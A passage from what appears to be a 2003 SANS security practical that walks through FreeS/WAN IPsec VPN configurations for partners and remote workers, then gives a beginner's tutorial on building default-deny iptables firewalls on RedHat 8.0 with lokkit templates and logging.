This section is for our supplier, S Enterprises. Putting along with the “conn %default” we can draw the similar picture as the conn P, the different is only with the IP range of the subnet which would be 192.168.6.0 instead of 192.168.5.0.

2.7.5.5. “conn DHCP” section

```
conn DHCP
rekey=no
keylife=30s
rekeymargin=15s
leftsubnet=0.0.0.0/0
leftprotoport=udp/bootps
rightprotoport=udp/bootpc
```

This section is for our remote sales force or tele-workers. Putting along with the “conn %default” we can draw the following picture.



This section is for the first time that the VPN client has not obtained the IP. So we have restricted that only BOOTP protocol is allowed for the (temporary VPN connection) that has been established. The configuration about “key” are about to make it possible for this connection to be short-life (only for the purpose of obtaining IP through DHCP over IPsec) i.e. the connection will be flushed out by the VPN gateway automatically after 30 second.

2.7.5.6. “conn DHCP” section

66 We assume that our supplier have posses this Internet routable IP range for the subnet it would like to be able to communicate with us securely.

```
conn VPN-DHCP
leftsubnet=192.168.3.0/24
rightsubnetwithin=192.168.3.0/24
```

Once the IP is obtained via DHCP over IPSec, then the VPN client will immediately try to make another VPN connection request to the VPN gateway. The fact that the client has just obtained the IP in the range of 192.168.3.0/24 makes it possible for the FreeS/WAN to match against this section (if no section is matched that the VPN connection will not be made.)

The full version of FreeS/WAN is shown in the next page.

© SANS Institute 2003, Author retains full rights.

/etc/ipsec.conf - FreeS/WAN IPsec configuration file

More elaborate and more varied sample configurations can be found
in FreeS/WAN's doc/examples file, and in the HTML documentation.

basic configuration

config setup

THIS SETTING MUST BE CORRECT or almost nothing will work;
%defaultroute is okay for most simple cases.
interfaces=%defaultroute
#interfaces=%defaultroute
Debug-logging controls: "none" for (almost) none, "all" for lots.
klipsdebug=none
plutodebug=none
Use auto= parameters in conn descriptions to control startup actions.
plutoload=%search
plutostart=%search
Close down old connection when new one using same ID shows up.
uniqueids=yes

defaults for subsequent connection descriptions

(these defaults will soon go away)

conn %default

type=tunnel
keyingtries=0
disablearrivalcheck=no
compress=no
authby=rsasig
rightrsasigkey=%cert
left=192.168.3.70
leftnexthop=192.168.3.65
leftcert=gateway.cert.pem
right=%any
auto=add

conn P

leftsubnet=192.168.3.0/24
rightsubnetwithin=192.168.4.0/24

conn S

leftsubnet=192.168.3.0/24
rightsubnetwithin=192.168.5.0/24

conn DHCP

rekey=no
keylife=30s
rekeymargin=15s
leftsubnet=0.0.0.0/0
leftprotoport=udp/bootps
rightprotoport=udp/bootpc


conn VPN-DHCP

leftsubnet=192.168.3.0/24
rightsubnetwithin=192.168.3.0/24



2.7.6. Configuring the IPSec VPN Client

At GIAC Enterprises, we use SSH Sentinel version 1.4⁶⁷ as the IPSec client for our remote sales force and tele-workers. Here is how we set them up.

The following screen shot are after we have imported the CA public keys and the client's certificate to the program. For more information, we refer to SSH Sentinel 1.3 and FreeS/WAN IPSec, http://www.ssh.com/documents/31/ssh_sentinel_13_freeswan.pdf. This document comes to rescue up during the process of setting up the SSH Sentinel and the FreeS/WAN. Although, it is primarily written for Version 1.3. of SSH Sentinel, it can be used as a guide to configure SSH Sentinel version 1.4.



⁶⁷ <http://www.ssh.com/products/security/sentinel/>



2.7.7. FreeS/WAN configuration on the partner's VPN gateway

We provide the configuration for the FreeS/WAN on the partner's VPN gateway here as a reference for those who might be interested in.

```
# /etc/ipsec.conf - FreeS/WAN IPsec configuration file

# More elaborate and more varied sample configurations can be found
# in FreeS/WAN's doc/examples file, and in the HTML documentation.

# basic configuration
config setup
    # THIS SETTING MUST BE CORRECT or almost nothing will work;
    # %defaultroute is okay for most simple cases.
    interfaces=%defaultroute
    # Debug-logging controls: "none" for (almost) none, "all" for lots.
    klipsdebug=none
    plutodebug=none
    # Use auto= parameters in conn descriptions to control startup actions.
    plutoload=%search
    plutostart=%search
    # Close down old connection when new one using same ID shows up.
    uniqueids=yes

# defaults for subsequent connection descriptions
# (these defaults will soon go away)
conn %default
    type=tunnel
    keyingtries=0
    disablearrivalcheck=no
    compress=no
    authby=rsasig
    rightcert=p.cert.pem
    leftrsasigkey=%cert
    rightrsasigkey=%cert
    auto=add

# P-TO-GIAC
conn P-TO-GIAC
    leftcert=gateway.cert.pem
    # Left security gateway, subnet behind it, next hop toward right.
    right=192.168.4.66
    rightsubnet=192.168.4.192/26
    rightnexthop=192.168.4.65
    # Right security gateway, subnet behind it, next hop toward left.
    left=192.168.3.70
    leftsubnet=192.168.3.0/24
    leftnexthop=192.168.3.65
    # To authorize this connection, but not actually start it, at startup,
    # uncomment this.
    auto=add
```


Some of the parameters above is worth investigation.

rightcert=p.cert.pem

During the connection request, this certification is used to identify the VPN gateway and also imply that the “digital certification” approach will be used to authenticate itself to the GIAC Enterprises’ sVPN server.

leftcert=gateway.cert.pem

This VPN gateway expects that the VPN gateway it is connecting with is the right gateway by examining the other side digital certificate against this one.



The figure show detail about keyword such as "right", "rightsubnet", "rightnexthop" and "left", "leftsubnet", and "leftnexthop". I know that the "RIGHT" and "LEFT" are on the wrong side, I just want to show how misleading one configuration could be.

```
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]# ipsec auto --verbose --up P-TO-GIAC
024 need --listen before --initiate
[root@linux root]# ipsec auto --verbose --up P-TO-GIAC
002 "P-TO-GIAC" #1: initiating Main Mode
104 "P-TO-GIAC" #1: STATE_MAIN_I1: initiate
106 "P-TO-GIAC" #1: STATE_MAIN_I2: sent MI2, expecting MR2
108 "P-TO-GIAC" #1: STATE_MAIN_I3: sent MI3, expecting MR3
002 "P-TO-GIAC" #1: Peer ID is ID_DER_ASN1_DN: 'C=GB, ST=Berkshire, L=Newbury, O=My Company Ltd, CN=FreeS/WAN Gateway, E=gateway@gits.net.th'
002 "P-TO-GIAC" #1: Issuer CRL not found
002 "P-TO-GIAC" #1: Issuer CRL not found
002 "P-TO-GIAC" #1: ISAKMP SA established
004 "P-TO-GIAC" #1: STATE_MAIN_I4: ISAKMP SA established
002 "P-TO-GIAC" #2: initiating Quick Mode RSASIG+ENCRYPT+TUNNEL+PFS
112 "P-TO-GIAC" #2: STATE_QUICK_I1: initiate
002 "P-TO-GIAC" #2: sent QI2, IPsec SA established
004 "P-TO-GIAC" #2: STATE_QUICK_I2: sent QI2, IPsec SA established
[root@linux root]#
```

The above figure show what would happen when P Enterprises VPN gateway is trying to connect to the GIAC Enterprises VPN gateway. First, the

IKE phase, then IPSec SA phase. Also, the certificate of the other end is received during the IKE phase for authentication against “leftcert=gateway.cer.pem”

Examples of GIAC Enterprises’s digital certificate and private key is available in the Appendix A & B.

2.7.8. tcpdump of ESPs.

In the next figure, we show the example of the “tcpdump” on the gateway sitting between two VPNs gateway after the VPN tunnel has been built. Note that we could not see the detail of the packet, the information is encrypted within the ESP packet.

```
[root@linux root]#  
[root@linux root]# tcpdump -i eth0  
tcpdump: listening on eth0  
08:43:52.112495 192.168.4.66 > 192.168.3.70: ESP(spi=0xfdd93c84,seq=0x40)  
08:43:52.119063 192.168.3.70 > 192.168.4.66: ESP(spi=0x278a8d38,seq=0x15)  
08:43:53.127407 192.168.4.66 > 192.168.3.70: ESP(spi=0xfdd93c84,seq=0x41)  
08:43:53.130729 192.168.3.70 > 192.168.4.66: ESP(spi=0x278a8d38,seq=0x16)  
08:43:54.117120 192.168.4.66 > 192.168.3.70: ESP(spi=0xfdd93c84,seq=0x42)  
08:43:54.119934 192.168.3.70 > 192.168.4.66: ESP(spi=0x278a8d38,seq=0x17)  
08:43:55.153081 192.168.4.66 > 192.168.3.70: ESP(spi=0xfdd93c84,seq=0x43)  
08:43:55.159754 192.168.3.70 > 192.168.4.66: ESP(spi=0x278a8d38,seq=0x18)  
08:43:56.169344 192.168.4.66 > 192.168.3.70: ESP(spi=0xfdd93c84,seq=0x44)  
08:43:56.176355 192.168.3.70 > 192.168.4.66: ESP(spi=0x278a8d38,seq=0x19)  
08:43:57.185706 192.168.4.66 > 192.168.3.70: ESP(spi=0xfdd93c84,seq=0x45)  
08:43:57.188615 192.168.3.70 > 192.168.4.66: ESP(spi=0x278a8d38,seq=0x1a)  
08:43:58.179406 192.168.4.66 > 192.168.3.70: ESP(spi=0xfdd93c84,seq=0x46)  
08:43:58.186090 192.168.3.70 > 192.168.4.66: ESP(spi=0x278a8d38,seq=0x1b)
```

2.8. TUTORIAL: iptables & Stateful firewalls on Linux RedHat 8.0

Linux firewall such as ipchains and iptables has been shipped with RedHat Linux for a while. While packet-filtering firewall, ipchains, is based on kernel 2.2, its counterpart, stateful firewall capable iptables is based kernel 2.4 and is shipped with RedHat Linux version 8.0.

2.8.1. Roles of “Lokkit”

During installation, a question is asked what level of pre-defined configuration of iptables should be [High, Medium, Low].

There are some subtle differences among those levels, which those who are eager to know in detail could be check easily with the use of tools named “lokkit”.

Lokkit offer the same screen as seen during the installation, one can launch the tool on command prompt with root privilege. I mention it because it is handy in template creation of “iptables” configuration files and the reminder of some parameters that I sometimes forgetten. Besides those benefit, I do not really take lokkit as a serious tool to do firewalling.

2.8.2. Ready to use “FIREWALL”

Making iptables available for immediate use without much effort to hack and compile new kernel is proved to be much beneficial to the host & network security in general. The more it is easy to use, the more people literally use it (rather than “would love to” use it). Let admit the truth that many of us tends to put off thing that are difficult to use (or takes a lot of steps to use). Many of the time a system was hacked, simply because the system administrator know what he SHOULD have done, but have postponed it.

Once installation finish, a configuration file is at /etc/sysconfig/iptables. For customization, one can just make a copy of rule [e.g. rules that allow SSH to pass through], then change the destination port signify by --dport. Yes, as simple as that.

2.8.3. 80/20 rules

We are using 80/20 rules of learning iptables. There is a lot of detail concerning the immediate and advanced use of iptables to do many fancy things. But for most people the 20% of iptables that we discussed here will be used 80% of the time.

It is only this 20% that matter, allow you to have more time learning the other 80% that MIGHT be necessary. So, master them now!

2.8.4. Host-centric vs Gateway Firewall

With the available firewall for every copy of RedHat Linux, every host can do firewalling. Those that do protection for themselves only are “host-centric firewall”, screening packets coming into (or going out of) the host. Those that have more than one interface (or so called dual-home host) and act as the traffic controller between segments of network are called “gateway firewall”.

We recommended every host do “host-centric” firewall and there should be another one or two layer of “gateway firewall” to protect the overall network. With the available of “host-centric” firewall, a host can even be configured to resist attacks from another host residing on the same network segment.

2.8.5. OS Hardening for gateway firewall

Making the strong system capable of resisting attack over the network involved OS hardening. The golden rules to do OS hardening on firewall systems are

- **Close all service ports.** Do not serve any service on the firewall system. One opening port means one more possible hole waiting to be exploited. Unopened port cannot be broken into.⁶⁸
- **Disable accounts.** Disable all other user accounts except administrator’s account and root.
- **Set the strong password and change often.** Pick the good password that resist brute-force attack or dictionary attack. Pick up the good combination of letters, symbols and numbers.
- **Make the default policy for INPUT & OUTPUT to DROP**⁶⁹. Just to make sure that none of the connection requested to the host is accepted. This is another application of defense-in-depth philosophy.

2.8.6. General guidelines with regard to the effective use of “stateful firewall”

- **Make default policy to DROP**⁷⁰. If the packets does not match any of the “allow” rules below, then it is by policy **DROPEd**.
- **Always accept packets that are part of the (already) established connection.** Check first if the incoming packet belongs to the connection flow that has been accepted (thus the connection state are in ESTABLISHED). If yes, then let it go without further examination.

68 Please note that in our case, we should to open the SSH port for the system administrator. Yes, we are trading the convenience of system administer and his capability to administer the system remotely (from his PCs) with (possible) drop of security.

69 This suggestion is only for the gateway firewall where most action happen within FORWARD chain. Host-centric firewall deal with INPUT & OUTPUT chain without concerning anything about FORWARD chain.

70 for all chain in the filter tables namedly INPUT, FORWARD and OUTPUT.

- **Limit the incoming rate** to avoid being attacked by possible Denial of Service attack (DOS)
- **Give the definition of what would be allowed to establish connection.** Check any incoming packets (TCP, UDP, ICMP) to see if it is allowed based on source IP, destination IP, source PORT, destination PORT, and if it is allowed then check further to see if these are the NEW request to establish connection.
- Drop or reject anything else.

2.8.7. “Tables” within Linux’s iptables

A “tables” in iptables can be thought of as a “task”. You will only need to know one of them for now, that table is “filter” table. As the name imply, firewall rules resides in this table is about “filtering”.⁷¹

2.8.8. “Chains” within “Tables” of Linux’s iptables

Within a table, there are a lot of “chain” or set of rules. One can think of them as different set of “smaller” procedure within a task. Within the “filter” table, there are three chains: INPUT, OUTPUT and FORWARD.

Taking 80/20 rules into consideration. Learn the following two rules if you would like to set the host-centric firewall.

2.8.8.1. Host-centric firewall

INPUT chain. Packets destined to the host (or the firewall itself) will be examined against rules within INPUT chain.

OUTPUT chain. Packets originated within the host (or the firewall itself) and are about to leave the host (or the firewall) will be examined against rules within OUTPUT chain.

2.8.8.2. Host-centric firewall

For those who do “gateway firewall” learn only one chain.

FORWARD chain. Packets from one network that are passing the firewall to another network are examined against rules within FORWARD chain.

2.8.9. Format of the rule

⁷¹ Another table that might be of interest is “nat” that do Network Address Translation. There are a lot of detail covering the NAT and iptables. I suggest doing 80/20 by learning the masquerade rule. Masquerading help a great deal in protecting the segment that only clients reside (no servers).

Our golden 80/20 rules tell us to simplify things. So in our context, each rules within any chain composed of three parts, which are chain identification, conditions, and action.



For now, we would only talk about possible ACTIONS. The only three actions that we would like you to know are ACCEPT, DROP, and LOG.⁷²

ACCEPT means if the packets meet the conditions (or criterions), then “admit” it, and then abort the examination process for this packet.

DROP means if the packets meet the conditions (or criterions), then “discard” it, and then abort the examination process for this packet.

LOG means if the packets meet the conditions (or criterions), then print out that packet information (and also log that information into a log file⁷³), and then **continue** the examination process to examine the packet with the next rule in the chain. This action is really helpful in both rule constructions, and firewall auditing.

2.8.10. Example of a host-centric firewall

I intentionally skip the “chain identification” and “condition” part because explaining them in words are too difficult to understand. Let a novice learn from the example. As people always say “I hear and I know (and forget), but if I did it and I remember (hopefully, forever).”

Example requirements: Set up the host-centric firewall with the default policy to DROP. Then configure the firewall to

From Inside-out

- Allow pinging out to other machine
- Allow HTTP to other machine
- Allow FTP to other machine
- Allow DNS query to other machine

From Outside-in

- Allow access to port 22 (SSH)
- Allow access to port 21 (FTP)
- Allow pinging from other machine

72 REJECT is another possible action, its discard the packet and return the reason why the packets is discarded via ICMP protocol. I personally feel that DROP is better, it keep the other end waiting for the time-out instead of telling the other end directly that his packets has been dropped. DROP always prolongs the time to do port scanning.

73 It is normally in /etc/messages for the default installation of RedHat Linux. Iptables use syslog facility to log information.

2.8.10.1. Use lokkit to create template

Run Lokkit from the command prompt with root privilege.



Do not select any trusted devices! (You have been warned!) Select DHCP and SSH. (We will need some template, DHCP rule provide us the example of rule for UDP service, and SSH provide us the example of TCP service.



Use any editor to edit /etc/sysconfig/iptables. I personally love vi.

```
# Firewall configuration written by lokkit
# Manual customization of this file is not recommended.
# Note: Ifup-post will punch the current nameservers through the
#       firewall; such entries will *not* be listed here.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A RH-Lokkit-0-50-INPUT -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68
-i eth0 -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68
-i eth1 -j ACCEPT
-A RH-Lokkit-0-50-INPUT -i lo -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 127.0.0.1 --sport 53 -d 0/0 -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --syn -j REJECT
-A RH-Lokkit-0-50-INPUT -p udp -m udp --syn -j REJECT
COMMIT

"/etc/sysconfig/iptables" 18L, 845C 1,1 All
```

Change the default policy (INPUT, FORWARD and OUTPUT). Remove the marked line. Then replace “RH-Lokkit-0-50-INPUT” with just “INPUT”.

```
# Firewall configuration written by lokkit
# Manual customization of this file is not recommended.
# Note: Ifup-post will punch the current nameservers through the
#       firewall; such entries will *not* be listed here.
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth0 -j ACCEPT
-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth1 -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p udp -m udp -s 127.0.0.1 --sport 53 -d 0/0 -j ACCEPT
COMMIT

"/etc/sysconfig/iptables" 15L, 688C written 1,1 All
```

Then, comments out most of the rules as we intended to use them as our template when needed. We now block everything both from inside-out and outside-in. Be sure though that you allows loopback interface or “lo” to flow freely⁷⁴.

⁷⁴ As it is always used as a mean for IPC, Inter-process Communication, via sockets, otherwise you may experience some weird behavior of your machine.

```

*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -i lo -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
#-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth0 -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth1 -j ACCEPT
#-A INPUT -p udp -m udp -s 127.0.0.1 --sport 53 -d 0/0 -j ACCEPT
COMMIT

```

"/etc/sysconfig/iptables" 12L, 409C 7,1 All

Figure 3. "Template A"

There we go. The above is the template that we'll always be used. We will always start from this template for other example. Let name it "Template A".

Please note that I went the long way to reach this template for show that you do not need to memorize it. You can create one from the lokkit and some minor change. Save your memory to do something else!

Exit you editor, then restart the firewall.

2.8.10.2. Simple rules explanation

At this point we just want to point out that the rule is amazingly easy to create and understand. From the template A, the rules are

Rule #	Chain Identification	Conditions	Action
1	-A INPUT	-i lo	-j ACCEPT
2	-A OUTPUT	-o lo	-j ACCEPT

Rule #1 add one rule into the INPUT chain. The condition said "if the packet come from loopback interface, then do the action." The action "ACCEPT" mean to let the packet to pass through.

Rule #2 add one rule into the OUTPUT chain. The condition said "if the packet is leaving out of loopback interface, then do the action." The action "ACCEPT" mean to let the packet to pass through.

2.8.10.3. Rule construction by debugging

iptables provides a great logging facility. We will take advantage of it for our rule creation process. Before we start then, we enable the logging for INPUT and OUTPUT chain, so that we know what we should have enabled. (Make it available just before the chain end and default policy, which should be DROP, takes place.) We shall call this “Template B”

```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -i lo -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
-A INPUT -j LOG
-A OUTPUT -j LOG
#
# Simply comments these rules out
# Use them as a template when necessary
#
#-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth0 -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth1 -j ACCEPT
#-A INPUT -p udp -m udp -s 127.0.0.1 --sport 53 -d 0/0 -j ACCEPT
COMMIT

"/etc/sysconfig/iptables" 18L, 520C          15,1          All
```

Figure 4. “Template B”

Some explanation of additional rules

Rule #	Chain Identification	Conditions	Action
1	-A INPUT		-j LOG
2	-A OUTPUT		-j LOG

First, do notice that we put it just before the end, so that it is taking place just before the default policy, DROP, take action.

Rule #1 is added to INPUT chain to LOG every packet that come to test against it.

Rule #2 is added to OUTPUT chain to LOG every packet that come to test against it.

Note that when there is no condition such as in this example, any packet match against this rule always result in the action specified, in this case the action is to “LOG”.

Then, you exit your edit, and restart the firewall. (or use the command “service iptables restart”)

```

[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]# ping 192.168.3.65
PING 192.168.3.65 (192.168.3.65) from 192.168.3.70 : 56(84) bytes of data.
IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=84 TOS=0x00 PREC=0x00 TTL=64
ID=0 DF PROTO=ICMP TYPE=8 CODE=0 ID=39209 SEQ=256
ping: sendmsg: Operation not permitted
IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=84 TOS=0x00 PREC=0x00 TTL=64
ID=0 DF PROTO=ICMP TYPE=8 CODE=0 ID=39209 SEQ=512
ping: sendmsg: Operation not permitted
IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=84 TOS=0x00 PREC=0x00 TTL=64
ID=0 DF PROTO=ICMP TYPE=8 CODE=0 ID=39209 SEQ=768
ping: sendmsg: Operation not permitted

--- 192.168.3.65 ping statistics ---
3 packets transmitted, 0 received, 100% loss, time 2004ms

[root@linux root]# _

```

ICMP packet
trying to go out
through eth0 to
the destination
192.168.3.65

From the above screen shot, you see that the logging is now taking place. This logging information tells great deal about the packet. Only a few items are of our interested namely “IN=”, “OUT=”, “SRC=”, “DST=”, “PROTO=”, and protocol specific information, in this case “TYPE=” for ICMP protocol.

Given the information, we are now ready to adjust our rule.

```

*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -i lo -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
-A OUTPUT -o eth0 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -j LOG
-A OUTPUT -j LOG
#
# Simply comments these rules out
# Use them as a template when necessary
#
#-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth0 -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth1 -j ACCEPT
#-A INPUT -p udp -m udp -s 127.0.0.1 --sport 53 -d 0/0 -j ACCEPT
COMMIT

